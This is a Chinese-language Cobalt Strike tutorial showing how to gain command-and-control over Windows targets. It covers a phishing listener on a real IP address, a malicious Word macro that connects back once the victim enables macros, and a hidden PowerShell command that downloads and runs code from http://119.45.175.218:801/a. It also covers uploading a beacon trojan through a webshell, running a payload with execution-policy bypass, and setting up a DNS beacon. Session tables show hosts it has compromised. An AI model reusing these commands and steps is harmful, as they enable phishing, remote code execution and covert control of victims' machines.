
Name: 钓鱼
 Payload: Beacon HTTP
 Payload Options
 HTTP Hosts: 119.45.175.218
 Host Rotation Strategy: round-robin
 HTTP Host (Slinger): 119.45.175.218
 Profile: default
 HTTP Port (C2): 1212
 HTTP Port (Bind):
 HTTP Host Header:
 HTTP Proxy:
 Save 帮助

2.点击攻击——>生成后门——>MS Office Macro ——>选择一个监听器，点击Generate



3.复制生成的vb恶意代码

4.打开word编辑器，在工具栏中找到视图，查看宏




5.创建宏名进入

6.找到ThisDocument, 并将CS生成的代码复制进去保存



7.然后保存为doc或者启用宏的word文档

8.打开后启用宏即可上线



Cobaltstrike实战演示

cobaltstrike


当我们拥有webshell或者有命令执行权限时, 我们可以通过远程加载或者生成木马上线

远程加载上线CS

Attack□Web Drive-by□ Scripted Web Delivery

远程加载上线一

1.生成远程木马



2.配置参数

Scripted Web Delivery (S)

This attack hosts an artifact that delivers a full Cobalt Strike payload. The provided one-liner will allow you

URI Path:

Local Host:

Local Port:

Listener: ...

Type:

x64: ☒ Use x64 payload

SSL: ☐ Enable SSL

3.在目标机器上执行上线

Success

Started service: Scripted Web Delivery
Copy and paste this URL to access it





在目标机执行生成的远程加载payload



```
C:\Users\administrator.DEN0.000>powershell.exe -nop -w hidden -c "IEX ((new-object net.webclient).downloadstring('http://119.45.175.218:801/a'))"
```

Cobalt Strike 视图 攻击 报告 帮助 CrossC2 powershell命令 AboutMe

| external | inter... | listener | user | computer | note | process | pid | arch | last |
|-----------|-----------|----------|------------|----------|------------|----------------|-----|------|------|
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 18... | powershell.exe | 580 | x64 | 19s |


远程加载上线二






通过生成后门上线

当拥有webshell可以通过webshell上传木马文件上线CS(若有杀软需做免杀处理)



| | | | | | | | | | |
|-----------|-----------|------|------------|------|------------|----------------|------|-----|-------|
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 16... | beacon.exe | 1824 | x64 | 7s |
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 62... | powershell.exe | 3796 | x86 | 551ms |

Powershell本地加载上线CS



```
C:\Users\administrator.DEMO.000\Desktop>powershell -ep bypass .\payload.ps1
```

| | | | | | | | | | |
|-----------|-----------|------|------------|------|------------|----------------|------|-----|-------|
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 18... | powershell.exe | 580 | x64 | 11s |
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 16... | beacon.exe | 1824 | x64 | 23s |
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 13... | powershell.exe | 3768 | x64 | 16s |
| 110.53... | 192.16... | http | Adminis... | WIN7 | Bid: 62... | powershell.exe | 3796 | x86 | 537ms |

通过DNS beacon上线


第一步 配置dns beacon监听器

- 1.配置name为随意名。
- 2.payload为beacon DNS
- 3.DNS Hosts为ns记录但如没有域名则可以填写其他网站域名
- 4.DNS Host为A记录填写自己的域名。如若没有则填其他网站域名，注意需要和DNS Host一致，如若拥有域名则可填写A记录
- 5.DNS port 需要填写为53端口填写其他的则不会成功。 //这里需要注意再vps上可能默认是被systemd-

resolved 服务占用那我们就要进行修改此服务占用端口了

6.DNS Resolver 此处需要填写cs服务器的真实地址不然目标机器无法找到我们的cs服务器

端口被占用怎么办？



New Listener

Create a listener.

Name: dns

Payload: Beacon DNS

Payload Options

DNS Hosts: www.baidu.com

Host Rotation Strategy: round-robin

DNS Host (Stager): www.baidu.com

Profile: default

DNS Port (Bind): 53

DNS Resolver: 150.158.137.72

Save 帮助

端口占用解决方法

1.通过netstat -anoutp | grep 53命令查看53端口是否被占用如被占用则会显示下方图片中的情况，后面会有服务名称

2.停用systemd-resolved服务，使用命令
systemctl stop systemd-resolved

3.通过vi命令编辑vi /etc/systemd/resolved.conf此文件为下图内容即可

```
[Resolve]
DNS=8.8.8.8
#FallbackDNS=
#Domains=
#LLMNR=no
#MulticastDNS=no
#DNSSEC=no
#Cache=yes
DNSStubListener=no
~
~
```

4.通过此命令 `ln -sf /run/systemd/resolve/resolv.conf /etc/resolv.conf` 生成一个软连接,

5.再重启此服务即可

重启命令为 `systemctl start systemd-resolved`

再通过 `netstat -anoutp | grep 53` 查看可发现没有返回了

至此修改成功, 我们的监听器也就可以进行配置了。

第三步, 运行 `beacon.exe` 文件即可上线, 成功后会上线一个小黑框, 此时则需要通过鼠标右击选定第一个进入, 输入 `checkin` 命令强制对方主机会连到我们的 `cs` 服务器即可获取会话。